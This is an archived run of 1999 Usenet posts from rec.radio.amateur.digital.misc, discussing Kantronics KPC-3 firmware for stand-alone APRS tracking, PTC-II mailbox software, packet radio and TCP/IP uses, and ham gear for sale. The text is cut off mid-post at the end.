>> Sorta confirms my feelings that RTTY and PSK are quite the minority
>> activity.
>>
>
>No doubt. Never the less, the digital activity is probably
>considerable more that 15 years ago. I notice that most of the PSK31
>activity is on 20M in the evenings (5 or 6 PM EST). Even then 30M
>often has no activity save a couple of CW stations and the band is
>wide open because I am copying a DL beacon quite well. I expect
>that's because SSB is not permitted. Seems to me that 30M is an ideal
>band in that it's reserved for digital and CW.
>
>
>
>
For DX'ers, RTTY and PSK are the majority modes, at least for contesting. You
are correct that for rag chewing the TOR modes with error correction do very
well

73

john
N0ISL/UA4LIS/UB5WJD

3528. Re: HELP! With KPC-3 and APRS

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-18 00:00:00 UTC
From: Willie Peloquin <wpeloqui@ismi.net>
Message-ID: <7pf7e8iuc1@nnrp1.deja.com>
Source record: 17086
Cross-posted to: alt.ham-radio.vhf-uhf,rec.radio.amateur.digital.misc,rec.radio.amateur.space,sci.geo.satellite-nav

You will need to upgrade to at least version 6.2 EPROM to use the GPS features. I will be upgrading 2 TNC's to the latest version if you want to buy the old EPROMS.

73,

Willie

In article <_LCu3.67993$jl.42716503@newscontent-01.sprint.ca>, "NoFixxxer" <NA@NA.COM> wrote:
> What I want to do is use my Garmin GPS12XL and the TNC in the car, for APRS
> use. No computer hooked up. Can the TNC be programmed to work this way?
> If so, can you tell me how?
>
> Thanks.
>
> Chris Arndt <carndt@slonet.org> wrote in message
> news:xaCu3.5$Bd3.1719@news.callamer.com...
> > Depends on what you are trying to do. If you just want to run APRS on a
> > PC, it'll work fine. If you want to build a stand alone tracker, you'll
> > need the prom upgrade. The current one is 8.2, and about $60 from
> > Kantronics. I understand there are images of that prom available, but
> > using them would be wrong. ;-)
> >
> > In article <11Cu3.67972$jl.42685887@newscontent-01.sprint.ca>,
> > NoFixxxer <NA@NA.COM> wrote:
> > >Hello,
> > >
> > >I have Kantronics KPC-3 Version 5 Firmware. Is it possible to configure
> the
> > >TNC for APRS? Or do I need version 6, with the GPS commands?
> > >
> > >If anyone can help me get set up I would really appreciate it.
> > >
> > >Thanks
> > >
> > >VA3HST
> > >Paul.

> > >
> > >
> >
> >
>
>

--
Willie Peloquin
Senior Software Engineer - Contract
http://www.ismi.net/~wpeloqui

Sent via Deja.com http://www.deja.com/
Share what you know. Learn what you don't.

3529. Weather station gateway AX25 help

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-18 00:00:00 UTC
From: g8sau@g8sau.ampr.ORG
Message-ID: <242@g8sau.ampr.org>
Source record: 17087

Hi all on this list,
I remember that in germany there was some code running on db0tcp or some host that gave remote access to WX info from a weather
station via a Netron or Flexnet node, Can some one point me to a web URL or email address where I can get a copy of this gatew
ay code.
any info please
regards Barry G8SAU

email via my MX is okay.

g8sau@g8sau.ampr.org

else

barry@nacamar.net.uk will also get to me.
Thanks.

Regards Barry

Located in Sheringham NR26 8RR
g8sau@g8sau.ampr.org

3530. Re: HELP! With KPC-3 and APRS

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-18 00:00:00 UTC
From: Walter Dunckel <wdunckel@best.com>
Message-ID: <7pfqpb$4fe@dfw-ixnews15.ix.netcom.com>
Source record: 17088
Cross-posted to: alt.ham-radio.vhf-uhf,rec.radio.amateur.digital.misc,rec.radio.amateur.space,sci.geo.satellite-nav

>>Hello,
>>
>>I have Kantronics KPC-3 Version 5 Firmware. Is it possible to configure
the
>>TNC for APRS? Or do I need version 6, with the GPS commands?
>>Thanks
>>Paul.

> I have the KPC3 version 5 and it works fine with APRS.
>
>73,
>Tom
>
You're right Tom, but Paul wants to use the KPC-3 for a stand alone tracker without a PC hooked to it. To hook it directly to a NMEA GPS Paul needs version 6.0 or above.

Version 6.0 of the firmware adds GPS interfacing capability. Eight new commands are added and the intface command is modified. (Taken from the KPC-3 manual addendum for version 6.0)

Walter
http://www.radiohound.com

3531. Re: HELP! With KPC-3 and APRS

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-18 00:00:00 UTC
From: NoFixxxer <NA@NA.COM>
Message-ID: <YiLu3.68382$jl.43082017@newscontent-01.sprint.ca>
Source record: 17089
Cross-posted to: alt.ham-radio.vhf-uhf,rec.radio.amateur.digital.misc,rec.radio.amateur.space,sci.geo.satellite-nav

> You will need to upgrade to at least version 6.2 EPROM to use the GPS

You sure about that? I thought 6.0 was where the GPS features were
implimented.

Thanks to all that replied. But this has thrown me for a loop.

Paul.
VA3HST

3532. What is possible today with packet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-18 00:00:00 UTC
From: Petersen <petersen54@earthlink.net>
Message-ID: <7peohpaop1@fir.prod.itd.earthlink.net>
Source record: 17090

Ok, I just have a quick question.

What is possible today on packet radio. I don't have my license yet (working on it) but I am interested in what this field has done. 10 years ago I used to watch my dad on packet basically just chatting with others. Can packet do anything today other than provide a 'chat room.' I'm especially interested in how it works with TCP/IP. Thanks for any replies.

3533. Re: HELP! With KPC-3 and APRS

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-19 00:00:00 UTC
From: Tom@astro.net
Message-ID: <37bb5894.175432510@news.idsi.net>
Source record: 17091
Cross-posted to: alt.ham-radio.vhf-uhf,rec.radio.amateur.digital.misc,rec.radio.amateur.space,sci.geo.satellite-nav

On Wed, 18 Aug 1999 13:26:15 -0400, "NoFixxxer" <NA@NA.COM> wrote:

>Hello,
>
>I have Kantronics KPC-3 Version 5 Firmware. Is it possible to configure the
>TNC for APRS? Or do I need version 6, with the GPS commands?
>
>If anyone can help me get set up I would really appreciate it.
>
>Thanks
>
>VA3HST
>Paul.

I have the KPC3 version 5 and it works fine with APRS.

73,
Tom

Tom Randall -- tprandall@idsi.net (Remove the "P" to e-mail me)
Amateur Radio - KB2SMS
Mt. Beacon Amateur Radio Club / ARRL / 10-10 / QRP-L #1965

Member: AAVSO Solar Division

My Astronomy/Ham radio site:
http://www1.mhv.net/~trandall/welcome.html

3534. Re: PSK31 Transmit Problem

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-19 00:00:00 UTC
From: cliffkj7yb@aol.com
Message-ID: <19990818235034.26807.00000624@ng-ce1.aol.com>
Source record: 17092

you are possibly running too much mic gain or if useing VOX you need a resistor network in line, Spk-100K-|-inpu to mic
1K
Gnd--------|---Gnd

hope you can see the schematic above, the 1 k parallels input to Mic and Gnd at the |

cliff kj7yb

3535. ptcII software

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-19 00:00:00 UTC
From: Gerrit Polder <polder@ph.tn.tudelft.nl>
Message-ID: <37bbf31f@wau.nl>
Source record: 17093

I need very user friendly software to:

upload mail to someone elses PTCII.
to download mail from my own PTCII.

does somebody know of such software?

thanks,
Gerrit.

3536. Re: HELP! With KPC-3 and APRS

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-19 00:00:00 UTC
From: Willie Peloquin <wpeloqui@ismi.net>
Message-ID: <7ph6luvil1@nnrp1.deja.com>
Source record: 17094
Cross-posted to: alt.ham-radio.vhf-uhf,rec.radio.amateur.digital.misc,rec.radio.amateur.space,sci.geo.satellite-nav

You might be right. I thought that the 6.2 addendum had the "new" GPS commands detailed in it. Once you have the correct EPROM it works great, I have set up 3 trackers with KPC-3's so far.

Willie

In article <YiLu3.68382$jl.43082017@newscontent-01.sprint.ca>,
"NoFixxxer" <NA@NA.COM> wrote:
> > You will need to upgrade to at least version 6.2 EPROM to use the
GPS
>
> You sure about that? I thought 6.0 was where the GPS features were
> implimented.
>
> Thanks to all that replied. But this has thrown me for a loop.
>
> Paul.
> VA3HST
>
>

--
Willie Peloquin
Senior Software Engineer - Contract
http://www.ismi.net/~wpeloqui

Sent via Deja.com http://www.deja.com/
Share what you know. Learn what you don't.

3537. Re: HELP! With KPC-3 and APRS

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-19 00:00:00 UTC
From: Willie Peloquin <wpeloqui@ismi.net>
Message-ID: <7ph6p9$vs5$1@nnrp1.deja.com>
Source record: 17095
Cross-posted to: alt.ham-radio.vhf-uhf,rec.radio.amateur.digital.misc,rec.radio.amateur.space,sci.geo.satellite-nav

I guess I was wrong on the 6.2 version. I did not have the
documentation on hand.

Willie

In article <7pfqpb$4fe@dfw-ixnews15.ix.netcom.com>,
"Walter Dunckel" <wdunckel@best.com> wrote:
> >>Hello,
> >>
> >>I have Kantronics KPC-3 Version 5 Firmware. Is it possible to
configure
> the
> >>TNC for APRS? Or do I need version 6, with the GPS commands?
> >>Thanks
> >>Paul.
> >
> > I have the KPC3 version 5 and it works fine with APRS.
> >
> >73,
> >Tom
> >
> You're right Tom, but Paul wants to use the KPC-3 for a stand alone
tracker
> without a PC hooked to it. To hook it directly to a NMEA GPS Paul
needs
> version 6.0 or above.
>
> Version 6.0 of the firmware adds GPS interfacing capability. Eight new
> commands are added and the intface command is modified. (Taken from
the
> KPC-3 manual addendum for version 6.0)
>
> Walter
> http://www.radiohound.com
>
>

--
Willie Peloquin
Senior Software Engineer - Contract
http://www.ismi.net/~wpeloqui

Sent via Deja.com http://www.deja.com/
Share what you know. Learn what you don't.

3538. Re: HELP! With KPC-3 and APRS

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-19 00:00:00 UTC
From: Myrt Webb <mwwebb@cyberport.net>
Message-ID: <7ph51klie1@news.chatlink.com>
Source record: 17096
Cross-posted to: alt.ham-radio.vhf-uhf,rec.radio.amateur.digital.misc,rec.radio.amateur.space,sci.geo.satellite-nav

I think you guys have the wrong numbers.

'Ver 8.2' has features that allow the tnc to be connected to a gps and send
the NMEA data over the air. This allowed a setup with a tnc, radio and gps
to be used as a tracker for other APRS stations. The 8.2 could be a full
APRS station if the computer had an additional serial port.

The '8.3' version allows a gps to be connected to the radio port of the tnc
so you could have an APRS station with a computer with only one serial port.

BTW the KPC-3+ while a good tnc is not very user friendly. Get some help
from the aprssig group that can be found at www.tapr.org.

Myrt
KB7ZPE
The only, lonely APRS station in NW Montana

NoFixxxer <NA@NA.COM> wrote in message
news:YiLu3.68382$jl.43082017@newscontent-01.sprint.ca...
> > You will need to upgrade to at least version 6.2 EPROM to use the GPS
>
> You sure about that? I thought 6.0 was where the GPS features were
> implimented.
>
> Thanks to all that replied. But this has thrown me for a loop.
>
> Paul.
> VA3HST
>
>
>

3539. Re: ptcII software

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-19 00:00:00 UTC
From: Tom Housworth <ki0jo@mvp.net>
Message-ID: <37BC6D29.210809A3@mvp.net>
Source record: 17097

recommend Winlink, AirMail or Netlink

follow links at www.winlink.org

3540. Re: HELP! With KPC-3 and APRS

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-19 00:00:00 UTC
From: Bob Morehouse <bobmore@mail.pacifier.com>
Message-ID: <37BCA4D1.F35383E5@mail.pacifier.com>
Source record: 17098
Cross-posted to: alt.ham-radio.vhf-uhf,rec.radio.amateur.digital.misc,rec.radio.amateur.space,sci.geo.satellite-nav

Actually, an older KPC-3 with version 6.0 firmware does work with a GPS for stand-alone tracker purposes, with the INT set to GPS. If you have an HSP cable, then you can use a laptop at the same time with the TNC in TERMINAL mode. I used this combination for months, then got a KPC3+ with version 8.2 and continued to use the HSP, and eventually got a firmware upgrade to version 8.3 so I could get rid of the HSP cable. That way I could also leave it to run by itself as a tracker when the laptop wasn't hooked up. So if someone does find a KPC-3 with version 6.0 firmware, it will work, just not the same as a newer KPC-3+ with 8.3 firmware.

Bob, KB7ADO

3541. Re: What is possible today with packet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-20 00:00:00 UTC
From: Ian Wade <ian@dowrmain.demon.co.uk>
Message-ID: <hl2kZCAZBOv3Ewbc@dowrmain.demon.co.uk>
Source record: 16949

In article <7peohpaop1@fir.prod.itd.earthlink.net>, Petersen
<petersen54@earthlink.net> writes
>Ok, I just have a quick question.
>
>What is possible today on packet radio. I don't have my license yet (working
>on it) but I am interested in what this field has done. 10 years ago I used
>to watch my dad on packet basically just chatting with others. Can packet do
>anything today other than provide a 'chat room.' I'm especially interested
>in how it works with TCP/IP. Thanks for any replies.
>
>
>

Hi Petersen. Take a look at the Automatic Packet Reporting System
(APRS), the fastest growing application in packet radio today! Real-time
position tracking (using GPS), mapping, messaging, search and rescue,
weather station reporting, Internet gateways, all integrated into one
system.

For an introduction to APRS: http://www.netro.co.uk/whitepaper.htm

For information on how TCP/IP works over packet radio, take a look at:

http://www.netro.co.uk/nosintro.html

73
Ian, G3NRW
--
+---+
| G3NRW on APRS: [IO91SX] 144.800 MHz |
| QTH: Harlington, Beds, UK (~55 km/35 miles NNW of London) |
| email: g3nrw@arrl.net |
| |
| INTRODUCTION TO APRS: http://www.netro.co.uk/whitepaper.htm |
+---+

3542. "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-20 00:00:00 UTC
From: Ian Wade <ian@dowrmain.demon.co.uk>
Message-ID: <pV4m1FAiIOv3Ew5$@dowrmain.demon.co.uk>
Source record: 16950

If you've looked recently at ARRL's web site at their list of books on
offer, you may have seen that "NOSintro" was "out of stock". Happily
this situation is now remedied!

73
Ian, G3NRW
--
+---+
| G3NRW on APRS: [IO91SX] 144.800 MHz |
| QTH: Harlington, Beds, UK (~55 km/35 miles NNW of London) |
| email: g3nrw@arrl.net |
| |
| INTRODUCTION TO APRS: http://www.netro.co.uk/whitepaper.htm |
+---+

3543. Re: ptcII software

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-20 00:00:00 UTC
From: Gerrit Polder <polder@ph.tn.tudelft.nl>
Message-ID: <37bcff9c@wau.nl>
Source record: 16951

Gerrit Polder wrote in message <37bbf31f@wau.nl>...
>I need very user friendly software to:
>
>upload mail to someone elses PTCII.
>to download mail from my own PTCII.
>
>does somebody know of such software?
>
>thanks,
>Gerrit.
>

Let me explain a bit more.
The system is intended to use for a point to point link for a refugee organisation in Africa.
They can't use (amateur) mailbox systems.
I would like to run the system standalone, thus without connected computer.
When someone has a message for the other side, he connect his laptop and uploads the
message to the remote PTCII's internal BBS.

I tested AirMail, but it looks like this software does not recognize a standalone PTCII as a
BBS.

thanks,
Gerrit.

3544. Re: ptcII software

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-20 00:00:00 UTC
From: Tony Schonfeld <tony@f5git.ampr.org>
Message-ID: <7pk8e5$5jb$1@f5git.ampr.org>
Source record: 16952

Gerrit Polder <polder@ph.tn.tudelft.nl> wrote:
> I need very user friendly software to:

> upload mail to someone elses PTCII.
> to download mail from my own PTCII.

> does somebody know of such software?

> thanks,
> Gerrit.

Also FBB (Linux , Win , Dos)

73'Tony

--

Email: tony@f5git.ampr.org WWW: http://www.f5git.ampr.org
tony@schonfeld.dhs.org http://schonfeld.home.dhs.org
Hamnet: f5git@f5git.frha.fra.eu Phone: (33) 0610104815
f5git@f5git.ampr.org Voice/Data/Fax: (33) 0476932598

3545. PC Pakratt 2 v5.5a Manuals/Software...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-21 00:00:00 UTC
From: dmackey1 <dmackey@bigfoot.com>
Message-ID: <37BE4B19.A9263E58@bigfoot.com>
Source record: 16953

Hello All,
KC2DCX (DAN) Here. Looking for Software & Manual for PC Pakratt 2 v5.5a.
I have
an AEA PK-232MBX TNX and would like to use this TNC for the Local Radio
Club.
Any help/Information would be great. Please send E-Mail as I read the
mail more than
the news groups. 73's...

mailto://dmackey@bigfoot.com
WEB: http://home.twcny.rr.com/dmackey1
CALL: KC2DCX

3546. Re: What is possible today with packet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-21 00:00:00 UTC
From: ke4zv@bellsouth.net
Message-ID: <3811803f.748358155@news.atl.bellsouth.net>
Source record: 16954

On Wed, 18 Aug 1999 12:54:38 -0400, "Petersen" <petersen54@earthlink.net> wrote:
>Ok, I just have a quick question.
>
>What is possible today on packet radio. I don't have my license yet (working
>on it) but I am interested in what this field has done. 10 years ago I used
>to watch my dad on packet basically just chatting with others. Can packet do
>anything today other than provide a 'chat room.' I'm especially interested
>in how it works with TCP/IP. Thanks for any replies.

Most amateur applications of packet haven't progressed much since you
watched your dad doing it. It is certainly possible to provide support for all
of the exciting sorts of applications which run over the internet, using wireless
TCP/IP amateur radio instead, but it requires the cooperation of a group
of amateurs to make it work. You need a good system of fast links (56 kb
or better), and properly configured routers, to make it practical.

The GRAPES network is an example of that in practice. For example, I can
use ordinary whiteboard conferencing software over the GRAPES network to
discuss technical ideas with our group. That's a really useful application which
is unfeasible at the slow speeds of most amateur packet networks. Most other
internet type applications also run fine. You can make use of RFS mounting
and RPCs to implement distributed databases, interactive games, etc.

The technology, hardware and software, to do it is available (and has been
available for over a decade), but to date relatively few amateurs have availed
themselves of it. Most amateurs continue to try to force voice grade FM radios
to do the work of a proper RF modem. That has limited speeds to such an extent
that only things like keyboard chatting and non-realtime email and bulletin board
services have been practical.

One exception is APRS. Because throughput requirements for that are very modest,
it works well with the slow equipment most amateurs still use. APRS is primarily
of use in mobile situations, where location data is desired. It is good for public
service sorts of activities, and as an adjunct to tracking activities of various sorts
(balloon payload tracking and recovery, coordinating the DFing of jammers, etc).
It has even been used with a network of automated weather reporting nodes to give
a near-realtime ground truth network for activities such as Skywarn.

But still, this is the tail wagging the dog. Applications have been limited to those
which can tolerate low throughput because most amateurs haven't yet made a
commitment to use the appropriate RF hardware to deliver good throughput.
This has to be a group effort, of course. It does no good to equip yourself for
high speed packet if there is no installed infrastructure, and no user base, to
support it in your area. So this isn't a matter of technical limitations, it is a matter
of social and political limitations. Equipment is available off the shelf, what is
needed is the social organization and political dynamic to employ it effectively.

That appears to be lacking in most areas today.

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

3547. WEBSITE MOVED: Articles and TNC-Radio Wiring diagrams

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-21 00:00:00 UTC
From: gmedcalf@pdq.net
Message-ID: <gmedcalf-2108991415240001@56k-252.lvl3tnt2.pdq.net>
Source record: 16955
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.packet

The "Ham Radio Articles de ka5ztx" website has moved. The new address is:

http://freeweb.pdq.net/medcalf/ztx/

This website includes articles about digital modes, radio-to-tnc wiring diagrams, and a chapter from the book "What is your TNC doing?"

The OLD website address was: http://prairie.lakes.com/~medcalf/ztx/

ka5ztx

3548. Re: WEBSITE MOVED: Articles and TNC-Radio Wiring diagrams

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-21 00:00:00 UTC
From: "D. Stussy" <kd6lvw@bde-arc.ampr.org>
Message-ID: <Pine.LNX.4.10.9908212229010.767-100000@dns.bde-arc.ampr.org>
Source record: 16956
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.packet

Thanks for the new location...

(A link exists from http://www.qsl.net/scdcc/links.html).

On Sat, 21 Aug 1999, gloria medcalf wrote:
> The "Ham Radio Articles de ka5ztx" website has moved. The new address is:
>
> http://freeweb.pdq.net/medcalf/ztx/
>
> This website includes articles about digital modes, radio-to-tnc wiring
> diagrams, and a chapter from the book "What is your TNC doing?"
>
> The OLD website address was: http://prairie.lakes.com/~medcalf/ztx/
>
> ka5ztx
>
>

3549. Amateur Paging

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-21 00:00:00 UTC
From: Dave Michelson <dmichelson@ieee.org>
Message-ID: <37BF34D3.C8BC5BE0@ieee.org>
Source record: 16957

Hi, all.

I'm looking for information about amateur paging, especially advice
concerning bulk purchases of (and retuning of) surplus pagers.

These are the few sources that I've found so far. Can anyone add a few
more?

--

Amateur Paging
http://www.kantronics.com/amateur1.htm

--

The Pager Handbook for the Radio Amateur
Phil N. Anderson; 121 pp. (~C$27.)

See, for example,
http://myplace.to.be/InfoRad/25110.htm
http://kantronics.com/price.htm

--

Kantronics charges a lot of money for their refurbished and retuned
pagers but many wholesale dealers charge much less. See, for example:

Wireless Warehouse USA
http://www.starpluscomm.com/spci04.htm

Wireless Technologies, Inc.
http://www.pageco.com/

DigiPage Beeper Repair
http://www.digiusa.com/prod01.htm

Quikcom Communications
http://www.zonapair.com/qwikcom.html

--

Thanks.

-- -o)
Dave Michelson /\\
dmichelson@ieee.org __v

3550. Rtty software

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-22 00:00:00 UTC
From: Mark <n3rdv@arrl.net>
Message-ID: <37BF8AD0.94BD06CA@arrl.net>
Source record: 16958

Was wondering what Rtty contest logging software you use. Thanks.
--
Mark n3rdv@arrl.net
Trespassers will be shot, survivors will be shot again.

3551. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-22 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7potob$1k78@enews1.newsguy.com>
Source record: 16959

Ian Wade <ian@dowrmain.demon.co.uk> wrote in message
news:pV4m1FAiIOv3Ew5$@dowrmain.demon.co.uk...
> If you've looked recently at ARRL's web site at their list of books on
> offer, you may have seen that "NOSintro" was "out of stock". Happily
> this situation is now remedied!

The new software that has come out during the last few years has pretty well obsoleted the *NOS variations. These days *NOS is only for those who are into "NOStalgia software".

Now days Hams do not have to buy a book and find several "Elmers" in order to get their software to work. The new stuff is much easier to set up. Also, Hams no longer have to "massage" the software into functionality, as is common with *NOS. The new stuff works, right out of the box. No hacking around at the code with a compiler is needed - or wanted.

In short: Why bother buying a book about obsolete software?

--

73 DE Charles Brabham, N5PVL
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

3552. CW on a PC?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-22 00:00:00 UTC
From: moose8705@my-deja.com
Message-ID: <7pp920$g1r$1@nnrp1.deja.com>
Source record: 16960

Looking for a software mfg who has a pgm to copy CW on a PC using Win 95/ 98.

73 Ken

Sent via Deja.com http://www.deja.com/
Share what you know. Learn what you don't.

3553. Re: HELP! With KPC-3 and APRS

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-22 00:00:00 UTC
From: wa6ylb@remove.this.theworks.com
Message-ID: <37c01c0f.4464816@news.theworks.com>
Source record: 16961
Cross-posted to: alt.ham-radio.vhf-uhf,rec.radio.amateur.digital.misc,rec.radio.amateur.space,sci.geo.satellite-nav

The other responces are mostly correct. 6.0 is the first version for
KPC3 (non plus model) to have the NMEA GPS functions.
The next and last version for a KPC3 was 8.2 which added stuff for
making your KPC3 into a digipeater. The KPC3+ latest version (8.3) as
mention in a couple replys added a software serial port so the GPS
data could come in via this, instead of the DB25 serial port. All the
settings for KPC3 6.0, 8.2 and KPC3+ 8.2, 8.3 are in this page:

http://www.theworks.com/~wa6ylb/tracker.txt

There is other APRS items at the main web page at:

http://www.theworks.com/~wa6ylb

On Wed, 18 Aug 1999 13:26:15 -0400, "NoFixxxer" <NA@NA.COM> wrote:

>Hello,
>
>I have Kantronics KPC-3 Version 5 Firmware. Is it possible to configure the
>TNC for APRS? Or do I need version 6, with the GPS commands?
>
>If anyone can help me get set up I would really appreciate it.
>
>Thanks
>
>VA3HST
>Paul.
>
>

remove the REMOVE.THIS from email addr...
WA6YLB Byron Smith
http://www.theworks.com/~wa6ylb

3554. FS:QST Back Issues $1.00ea.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-22 00:00:00 UTC
From: Andrew <xandrew@tropicom.net>
Message-ID: <37C0340A.80BCADB3@tropicom.net>
Source record: 16962
Cross-posted to: rec.radio.amateur.boatanchors,rec.radio.amateur.digital.misc,rec.radio.amateur.dx,rec.radio.amateur.homebrew,rec.radio.amateur.space

I am clearing out the ham shack of all my QST magazines once again. If anyone is interested, I am selling 1992-1998 at $1.00 ea. (you pay shipping costs however you want them shipped) for 1 to 10 issues. If you are interested in over 10 issues or the entire collection, make me an offer. I am willing to ship anywhere on this planet so long as you are willing to pay the actual shipping costs.

Here are the issues that I have:

QST

1992 Jan - April $1.00 ea.
1993 Jan - Dec $1.00 ea.
1994 Jan - Dec $1.00 ea.
1995 Jan - Dec $1.00 ea.
1996 Jan - Dec $1.00 ea.
1997 Jan - Dec $1.00 ea.
1998 Jan - Dec $1.00 ea.
1999 Jan - Current $2.50 ea.

All the issues are in perfect condition with no ripped pages or covers. Sorry I don't have anymore, but the last time I did this in 1993, I sold all my 1989 through my 1992 issues less a few months still available.

--
********** DO NOT AUTOREPLY **********

TO REPLY REMOVE THE TWO 'X' FROM MY EMAIL
ADDRESS. ANTI SPAM MEASURES IN EFFECT

XANDREW@XTROPICOM.NET

****

--
********** DO NOT AUTOREPLY **********

TO REPLY REMOVE THE 'X' FROM MY EMAIL
ADDRESS. ANTI SPAM MEASURES IN EFFECT

XANDREW@TROPICOM.NET

****

3555. Re: PK232 software

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-22 00:00:00 UTC
From: jdouglas@timewave.com
Message-ID: <7ppiv7$97q$1@news.minn.net>
Source record: 16963

In article <7olv7c$6g$1@nslave1.tin.it>, "Giorgio Petroni" <g.petroni@inter-service.net>
wrote:
>Hi,
>can someone suggest me the best software to command my PK232 and if exist
>the AEA internet home page to download last ROM version?
>Thank you and best 73
>Giorgio IV3FGB g.petroni@inter-service.net
>
>
Hello Giorgio,

If you are running WIN95/98/NT/2000 you can download a demo copy of PK TERM 99 from http://www.timewave.com. The demo runs in P_acket and RTTY copy only. If you are running EIN3.1 PC PakRATT for WINDOWS, version 2.1 is a good performer.

The eprom contents of the PK-232MBX are copyrighted and may also be purchased from Timwwave.

The are two options for your PK-232

PK-232 to PK-232MBX is $100,
PK-232 to PK-232DSP is $150

If you currently have a PK-232MBX the upgrade is $125

Both upgrades include a new manual. The DSP upgrade includes all of the MBX features.

73

John
N0ISL
Timewave Technology

3556. Re: PC Pakratt 2 v5.5a Manuals/Software...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-22 00:00:00 UTC
From: jdouglas@timewave.com
Message-ID: <7ppjiu$9a0$1@news.minn.net>
Source record: 16964

In article <37BE4B19.A9263E58@bigfoot.com>, dmackey1 <dmackey@bigfoot.com> wrote:
>Hello All,
>KC2DCX (DAN) Here. Looking for Software & Manual for PC Pakratt 2 v5.5a.
>I have
>an AEA PK-232MBX TNX and would like to use this TNC for the Local Radio
>Club.
>Any help/Information would be great. Please send E-Mail as I read the
>mail more than
>the news groups. 73's...
>
>mailto://dmackey@bigfoot.com
>WEB: http://home.twcny.rr.com/dmackey1
>CALL: KC2DCX
>
Hello Dan;

The DSO version of PC PakRATT has been dropped from Timewave's product line due to Y2K problems. If you club is running a Windows system I would recommend PK TERM 99 or PC PakRATT for Windows.

See http://www.timewave.com for complete data.

73

John
Timewave

3557. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-22 00:00:00 UTC
From: Robin Gilks <g8ecj@abmdata.demon.co.uk>
Message-ID: <935350991.732878471@server>
Source record: 16965

"Charles Brabham" <n5pvl@texoma.net> wrote:
>Ian Wade <ian@dowrmain.demon.co.uk> wrote in message
>news:pV4m1FAiIOv3Ew5$@dowrmain.demon.co.uk...
>> If you've looked recently at ARRL's web site at their list of books on
>> offer, you may have seen that "NOSintro" was "out of stock". Happily
>> this situation is now remedied!
>
>The new software that has come out during the last few years has pretty well
>obsoleted the *NOS variations. These days *NOS is only for those who are
>into "NOStalgia software".
>
>Now days Hams do not have to buy a book and find several "Elmers" in order
>to get their software to work. The new stuff is much easier to set up. Also,
>Hams no longer have to "massage" the software into functionality, as is
>common with *NOS. The new stuff works, right out of the box. No hacking
>around at the code with a compiler is needed - or wanted.
>
>In short: Why bother buying a book about obsolete software?
>
>--
>
>73 DE Charles Brabham, N5PVL
>N5PVL @ N5PVL.#NTX.TX.USA.NOAM
>http://www.texoma.net/~n5pvl

As a matter of interest to those of us who don't know about these things, how
do you:

provide an FTP service to your users
provide HTTP (ie. web) services to your users
provide a choice of standard BBS, FBB and NNTP for reading bulletins
provide a choice of standard BBS, SMTP and POP for reading personal mail
provide a node for the world wide conver 'chat' system

Just mildly interested in what other software provides all these facilities
in one package, runs under DOS, Windows and Linux and can do so on
an 8088 clunker with just a 5 1/4" floppy from 15 years ago...

Robin. G8ECJ

3558. AEA Voice/Fax Switch.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-22 00:00:00 UTC
From: Frank Sellers <badco@jps.net>
Message-ID: <37c0361c@news1.jps.net>
Source record: 16966

HI Thanks for reading this post. I have a AEA Faxsaver. it hooks into your phoneline and when a call comes in it greets it with a voice and then depending on the call, if it detects a voice or data it appropriately routes it either to your phone or fax/computer. This items is over $300 new I am asking $100 Plus shipping. if you are interested call me at (530)589-4483.

73's Frank N6AQ..

3559. Re: "NOSintro" (TCP/IP over Packet Radio) back in stock

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-08-22 00:00:00 UTC
From: gareth@lightfox.demon.co.uk
Message-ID: <19990822.231043.13@lightfox.demon.co.uk>
Source record: 16967

In article <7potob$1k78@enews1.newsguy.com>,
n5pvl@texoma.net ("Charles Brabham") wrote:

> Now days Hams do not have to buy a book and find several "Elmers" in order
> to get their software to work. The new stuff is much easier to set up. Also,
> Hams no longer have to "massage" the software into functionality, as is
> common with *NOS. The new stuff works, right out of the box. No hacking
> around at the code with a compiler is needed - or wanted.

> In short: Why bother buying a book about obsolete software?

The original concept behind Phil Karn's NOS (and NET) was to provide a
tool by which Radio Amateurs could investigate and learn about TCP/IP.

As such, it is horrendously complex, yet remarkably flexible. It is only
right that Mr. Wade should attempt to produce a book that cuts through the
complexity in order to explain the concepts and workings of NOS, albeit
